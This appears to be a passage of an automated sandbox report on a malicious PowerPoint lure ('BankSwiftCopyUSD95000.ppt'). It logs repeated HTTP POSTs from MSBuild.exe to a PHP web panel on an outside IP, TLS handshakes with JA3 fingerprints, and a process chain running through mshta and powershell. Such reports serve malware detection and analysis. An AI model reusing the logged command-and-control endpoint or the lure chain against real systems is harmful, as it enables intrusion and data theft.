Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49197	64.188.18.218	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 13:44:58.951586962 CET	3086	OUT	POST /webpanel-st/inc/6295ae82aa2db6.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 64.188.18.218 Content-Length: 368 Expect: 100-continue Connection: Keep-Alive
Jan 13, 2021 13:44:59.074533939 CET	3086	IN	HTTP/1.1 100 Continue
Jan 13, 2021 13:44:59.209170103 CET	3087	IN	HTTP/1.1 200 OK Date: Wed, 13 Jan 2021 12:44:59 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.2.34 X-Powered-By: PHP/7.2.34 Content-Length: 0 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8
Jan 13, 2021 13:44:59.486521959 CET	3087	OUT	POST /webpanel-st/inc/6295ae82aa2db6.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 64.188.18.218 Content-Length: 368 Expect: 100-continue
Jan 13, 2021 13:44:59.609003067 CET	3087	IN	HTTP/1.1 100 Continue

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 13:44:59.739639044 CET	3088	IN	HTTP/1.1 200 OK Date: Wed, 13 Jan 2021 12:44:59 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.2.34 X-Powered-By: PHP/7.2.34 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Jan 13, 2021 13:44:59.815963984 CET	3088	OUT	POST /webpanel-st/inc/6295ae82aa2db6.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 64.188.18.218 Content-Length: 368 Expect: 100-continue
Jan 13, 2021 13:44:59.938215971 CET	3088	IN	HTTP/1.1 100 Continue
Jan 13, 2021 13:45:00.075582981 CET	3089	IN	HTTP/1.1 200 OK Date: Wed, 13 Jan 2021 12:44:59 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.2.34 X-Powered-By: PHP/7.2.34 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Jan 13, 2021 13:45:00.189289093 CET	3090	OUT	POST /webpanel-st/inc/6295ae82aa2db6.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 64.188.18.218 Content-Length: 368 Expect: 100-continue
Jan 13, 2021 13:45:00.314462900 CET	3091	IN	HTTP/1.1 100 Continue
Jan 13, 2021 13:45:00.453552008 CET	3091	IN	HTTP/1.1 200 OK Date: Wed, 13 Jan 2021 12:45:00 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.2.34 X-Powered-By: PHP/7.2.34 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Jan 13, 2021 13:45:00.530474901 CET	3092	OUT	POST /webpanel-st/inc/6295ae82aa2db6.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 64.188.18.218 Content-Length: 368 Expect: 100-continue
Jan 13, 2021 13:45:00.653135061 CET	3092	IN	HTTP/1.1 100 Continue
Jan 13, 2021 13:45:00.786899090 CET	3093	IN	HTTP/1.1 200 OK Date: Wed, 13 Jan 2021 12:45:00 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.2.34 X-Powered-By: PHP/7.2.34 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Jan 13, 2021 13:45:01.049076080 CET	3094	OUT	POST /webpanel-st/inc/6295ae82aa2db6.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 64.188.18.218 Content-Length: 368 Expect: 100-continue
Jan 13, 2021 13:45:01.171358109 CET	3095	IN	HTTP/1.1 100 Continue
Jan 13, 2021 13:45:01.401803017 CET	3095	IN	HTTP/1.1 200 OK Date: Wed, 13 Jan 2021 12:45:01 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.2.34 X-Powered-By: PHP/7.2.34 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Jan 13, 2021 13:45:01.534459114 CET	3096	OUT	POST /webpanel-st/inc/6295ae82aa2db6.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 64.188.18.218 Content-Length: 368 Expect: 100-continue
Jan 13, 2021 13:45:01.657144070 CET	3098	IN	HTTP/1.1 100 Continue
Jan 13, 2021 13:45:01.791830063 CET	3099	IN	HTTP/1.1 200 OK Date: Wed, 13 Jan 2021 12:45:01 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.2.34 X-Powered-By: PHP/7.2.34 Content-Length: 0 Content-Type: text/html; charset=UTF-8

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 13:45:02.309396029 CET	3100	OUT	POST /webpanel-st/inc/6295ae82aa2db6.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 64.188.18.218 Content-Length: 368 Expect: 100-continue
Jan 13, 2021 13:45:02.431840897 CET	3100	IN	HTTP/1.1 100 Continue
Jan 13, 2021 13:45:02.561350107 CET	3101	IN	HTTP/1.1 200 OK Date: Wed, 13 Jan 2021 12:45:02 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.2.34 X-Powered-By: PHP/7.2.34 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Jan 13, 2021 13:45:02.773190975 CET	3102	OUT	POST /webpanel-st/inc/6295ae82aa2db6.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 64.188.18.218 Content-Length: 368 Expect: 100-continue
Jan 13, 2021 13:45:02.896239996 CET	3102	IN	HTTP/1.1 100 Continue
Jan 13, 2021 13:45:03.030250072 CET	3102	IN	HTTP/1.1 200 OK Date: Wed, 13 Jan 2021 12:45:02 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.2.34 X-Powered-By: PHP/7.2.34 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Jan 13, 2021 13:45:03.275532007 CET	3107	OUT	POST /webpanel-st/inc/6295ae82aa2db6.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 64.188.18.218 Content-Length: 368 Expect: 100-continue
Jan 13, 2021 13:45:03.397965908 CET	3108	IN	HTTP/1.1 100 Continue
Jan 13, 2021 13:45:03.527234077 CET	3114	IN	HTTP/1.1 200 OK Date: Wed, 13 Jan 2021 12:45:03 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.2.34 X-Powered-By: PHP/7.2.34 Content-Length: 0 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49198	64.188.18.218	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 13:44:59.973675013 CET	3089	OUT	POST /webpanel-st/inc/6295ae82aa2db6.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 64.188.18.218 Content-Length: 368 Expect: 100-continue
Jan 13, 2021 13:45:00.095396042 CET	3090	IN	HTTP/1.1 100 Continue
Jan 13, 2021 13:45:00.227030039 CET	3090	IN	HTTP/1.1 200 OK Date: Wed, 13 Jan 2021 12:45:00 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.2.34 X-Powered-By: PHP/7.2.34 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Jan 13, 2021 13:45:00.655978918 CET	3092	OUT	POST /webpanel-st/inc/6295ae82aa2db6.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 64.188.18.218 Content-Length: 368 Expect: 100-continue
Jan 13, 2021 13:45:00.781065941 CET	3093	IN	HTTP/1.1 100 Continue
Jan 13, 2021 13:45:00.912853003 CET	3094	IN	HTTP/1.1 200 OK Date: Wed, 13 Jan 2021 12:45:00 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.2.34 X-Powered-By: PHP/7.2.34 Content-Length: 0 Content-Type: text/html; charset=UTF-8

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 13:45:01.999212027 CET	3099	OUT	POST /webpanel-st/inc/6295ae82aa2db6.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 64.188.18.218 Content-Length: 368 Expect: 100-continue
Jan 13, 2021 13:45:02.121244907 CET	3099	IN	HTTP/1.1 100 Continue
Jan 13, 2021 13:45:02.262056112 CET	3100	IN	HTTP/1.1 200 OK Date: Wed, 13 Jan 2021 12:45:02 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.2.34 X-Powered-By: PHP/7.2.34 Content-Length: 0 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49201	64.188.18.218	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 13:45:03.601350069 CET	3115	OUT	POST /webpanel-st/inc/6295ae82aa2db6.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 64.188.18.218 Content-Length: 368 Expect: 100-continue
Jan 13, 2021 13:45:03.724831104 CET	3130	IN	HTTP/1.1 100 Continue

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49217	64.188.18.218	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 13:45:51.948399067 CET	4685	OUT	POST /webpanel-st/inc/6295ae82aa2db6.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 64.188.18.218 Content-Length: 368 Expect: 100-continue Connection: Keep-Alive
Jan 13, 2021 13:45:52.072664022 CET	4685	IN	HTTP/1.1 100 Continue
Jan 13, 2021 13:45:52.202646017 CET	4686	IN	HTTP/1.1 200 OK Date: Wed, 13 Jan 2021 12:45:52 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.2.34 X-Powered-By: PHP/7.2.34 Content-Length: 0 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8
Jan 13, 2021 13:45:52.559609890 CET	4686	IN	HTTP/1.1 200 OK Date: Wed, 13 Jan 2021 12:45:52 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.2.34 X-Powered-By: PHP/7.2.34 Content-Length: 0 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 13, 2021 13:44:23.206911087 CET	108.177.127.132	443	192.168.2.22	49168	CN=misc-sni.blogspot.com, O=Google LLC, L=Mountain View, ST=California, C=US CN=GTS CA 1O1, O=Google Trust Services, C=US	CN=GTS CA 1O1, O=Google Trust Services, C=US CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R2	Tue Dec 15 15:45:09 CET 2020 Thu Jun 15 02:00:42 CEST 2017	Tue Mar 09 15:45:08 CET 2021 Wed Dec 15 01:00:42 CET 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=GTS CA 1O1, O=Google Trust Services, C=US	CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R2	Thu Jun 15 02:00:42 CEST 2017	Wed Dec 15 01:00:42 CET 2021		
Jan 13, 2021 13:44:29.194725037 CET	104.18.49.20	443	192.168.2.22	49174	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Thu Aug 06 02:00:00 CEST 2020 Mon Jan 27 13:48:08 CET 2020	Fri Aug 06 14:00:00 CEST 2021 Wed Jan 01 00:59:59 CET 2025	769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,0-10-11-23-65281,23-24,0	05af1f5ca1b87cc9cc9b25185115607d
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		
Jan 13, 2021 13:44:31.917670965 CET	108.177.127.132	443	192.168.2.22	49178	CN=misc-sni.blogspot.com, O=Google LLC, L=Mountain View, ST=California, C=US CN=GTS CA 1O1, O=Google Trust Services, C=US	CN=GTS CA 1O1, O=Google Trust Services, C=US CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R2	Tue Dec 15 15:45:09 CET 2020 Thu Jun 15 02:00:42 CEST 2017	Tue Mar 09 15:45:08 CET 2021 Wed Dec 15 01:00:42 CET 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=GTS CA 1O1, O=Google Trust Services, C=US	CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R2	Thu Jun 15 02:00:42 CEST 2017	Wed Dec 15 01:00:42 CET 2021		
Jan 13, 2021 13:44:40.395072937 CET	104.18.49.20	443	192.168.2.22	49183	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Thu Aug 06 02:00:00 CEST 2020 Mon Jan 27 13:48:08 CET 2020	Fri Aug 06 14:00:00 CEST 2021 Wed Jan 01 00:59:59 CET 2025	769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,0-10-11-23-65281,23-24,0	05af1f5ca1b87cc9cc9b25185115607d
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		
Jan 13, 2021 13:44:41.158859015 CET	104.18.49.20	443	192.168.2.22	49184	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Thu Aug 06 02:00:00 CEST 2020 Mon Jan 27 13:48:08 CET 2020	Fri Aug 06 14:00:00 CEST 2021 Wed Jan 01 00:59:59 CET 2025	769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,0-10-11-23-65281,23-24,0	05af1f5ca1b87cc9cc9b25185115607d
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 13, 2021 13:44:47.191617966 CET	108.177.127.132	443	192.168.2.22	49188	CN=misc-sni.blogspot.com, O=Google LLC, L=Mountain View, ST=California, C=US CN=GTS CA 1O1, O=Google Trust Services, C=US	CN=GTS CA 1O1, O=Google Trust Services, C=US CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R2	Tue Dec 15 15:45:09 CET 2020 Thu Jun 15 02:00:42 CEST 2017	Tue Mar 09 15:45:08 CET 2021 Wed Dec 15 01:00:42 CET 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=GTS CA 1O1, O=Google Trust Services, C=US	CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R2	Thu Jun 15 02:00:42 CEST 2017	Wed Dec 15 01:00:42 CET 2021		
Jan 13, 2021 13:44:54.516547918 CET	108.177.127.132	443	192.168.2.22	49192	CN=misc-sni.blogspot.com, O=Google LLC, L=Mountain View, ST=California, C=US CN=GTS CA 1O1, O=Google Trust Services, C=US	CN=GTS CA 1O1, O=Google Trust Services, C=US CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R2	Tue Dec 15 15:45:09 CET 2020 Thu Jun 15 02:00:42 CEST 2017	Tue Mar 09 15:45:08 CET 2021 Wed Dec 15 01:00:42 CET 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=GTS CA 1O1, O=Google Trust Services, C=US	CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R2	Thu Jun 15 02:00:42 CEST 2017	Wed Dec 15 01:00:42 CET 2021		
Jan 13, 2021 13:44:55.705315113 CET	172.67.219.133	443	192.168.2.22	49193	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Thu Aug 06 02:00:00 CEST 2020 Mon Jan 27 13:48:08 CET 2020	Fri Aug 06 14:00:00 CEST 2021 Wed Jan 01 00:59:59 CET 2025	769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,0-10-11-23-65281,23-24,0	05af1f5ca1b87cc9cc9b25185115607d
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		
Jan 13, 2021 13:45:03.462819099 CET	108.177.127.132	443	192.168.2.22	49200	CN=misc-sni.blogspot.com, O=Google LLC, L=Mountain View, ST=California, C=US CN=GTS CA 1O1, O=Google Trust Services, C=US	CN=GTS CA 1O1, O=Google Trust Services, C=US CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R2	Tue Dec 15 15:45:09 CET 2020 Thu Jun 15 02:00:42 CEST 2017	Tue Mar 09 15:45:08 CET 2021 Wed Dec 15 01:00:42 CET 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=GTS CA 1O1, O=Google Trust Services, C=US	CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R2	Thu Jun 15 02:00:42 CEST 2017	Wed Dec 15 01:00:42 CET 2021		
Jan 13, 2021 13:45:16.794524908 CET	104.18.49.20	443	192.168.2.22	49206	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Thu Aug 06 02:00:00 CEST 2020 Mon Jan 27 13:48:08 CET 2020	Fri Aug 06 14:00:00 CEST 2021 Wed Jan 01 00:59:59 CET 2025	769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,0-10-11-23-65281,23-24,0	05af1f5ca1b87cc9cc9b25185115607d
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 13, 2021 13:45:24.267565012 CET	108.177.127.132	443	192.168.2.22	49208	CN=misc-sni.blogspot.com, O=Google LLC, L=Mountain View, ST=California, C=US CN=GTS CA 1O1, O=Google Trust Services, C=US	CN=GTS CA 1O1, O=Google Trust Services, C=US CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R2	Tue Dec 15 15:45:09 CET 2020 Thu Jun 15 02:00:42 CEST 2017	Tue Mar 09 15:45:08 CET 2021 Wed Dec 15 01:00:42 CET 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=GTS CA 1O1, O=Google Trust Services, C=US	CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R2	Thu Jun 15 02:00:42 CEST 2017	Wed Dec 15 01:00:42 CET 2021		
Jan 13, 2021 13:45:26.734380960 CET	104.18.49.20	443	192.168.2.22	49210	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Thu Aug 06 02:00:00 CEST 2020 Mon Jan 27 13:48:08 CET 2020	Fri Aug 06 14:00:00 CEST 2021 Wed Jan 01 00:59:59 CET 2025	769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,0-10-11-23-65281,23-24,0	05af1f5ca1b87cc9cc9b25185115607d
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		
Jan 13, 2021 13:45:32.833523989 CET	108.177.127.132	443	192.168.2.22	49213	CN=misc-sni.blogspot.com, O=Google LLC, L=Mountain View, ST=California, C=US CN=GTS CA 1O1, O=Google Trust Services, C=US	CN=GTS CA 1O1, O=Google Trust Services, C=US CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R2	Tue Dec 15 15:45:09 CET 2020 Thu Jun 15 02:00:42 CEST 2017	Tue Mar 09 15:45:08 CET 2021 Wed Dec 15 01:00:42 CET 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=GTS CA 1O1, O=Google Trust Services, C=US	CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R2	Thu Jun 15 02:00:42 CEST 2017	Wed Dec 15 01:00:42 CET 2021		
Jan 13, 2021 13:45:41.377978086 CET	108.177.127.132	443	192.168.2.22	49215	CN=misc-sni.blogspot.com, O=Google LLC, L=Mountain View, ST=California, C=US CN=GTS CA 1O1, O=Google Trust Services, C=US	CN=GTS CA 1O1, O=Google Trust Services, C=US CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R2	Tue Dec 15 15:45:09 CET 2020 Thu Jun 15 02:00:42 CEST 2017	Tue Mar 09 15:45:08 CET 2021 Wed Dec 15 01:00:42 CET 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=GTS CA 1O1, O=Google Trust Services, C=US	CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R2	Thu Jun 15 02:00:42 CEST 2017	Wed Dec 15 01:00:42 CET 2021		

Code Manipulations

Statistics

Behavior

- POWERPNT.EXE
- cmd.exe
- POWERPNT.EXE
- PING.EXE
- mshta.exe
- PING.EXE
- powershell.exe



System Behavior

Analysis Process: POWERPNT.EXE PID: 1464 Parent PID: 584

General

Start time:	13:43:35
Start date:	13/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\POWERPNT.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\POWERPNT.EXE' /AUTOMATION -Embedding
Imagebase:	0x13f660000
File size:	2163560 bytes
MD5 hash:	EBBBEF2CCA67822395E24D6E18A3BDF6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 1276 Parent PID: 2060

General

Start time:	13:43:38
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c 'C:\Users\user\Desktop\BankSwiftCopyUSD95000.ppt'
Imagebase:	0x49ff0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: POWERPNT.EXE PID: 2476 Parent PID: 1276

General

Start time:	13:43:39
Start date:	13/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\POWERPNT.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\POWERPNT.EXE' 'C:\Users\user\Desktop\BankSwiftCopyUSD95000.ppt'
Imagebase:	0x13f020000
File size:	2163560 bytes
MD5 hash:	EBBBEF2CCA67822395E24D6E18A3BDF6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol
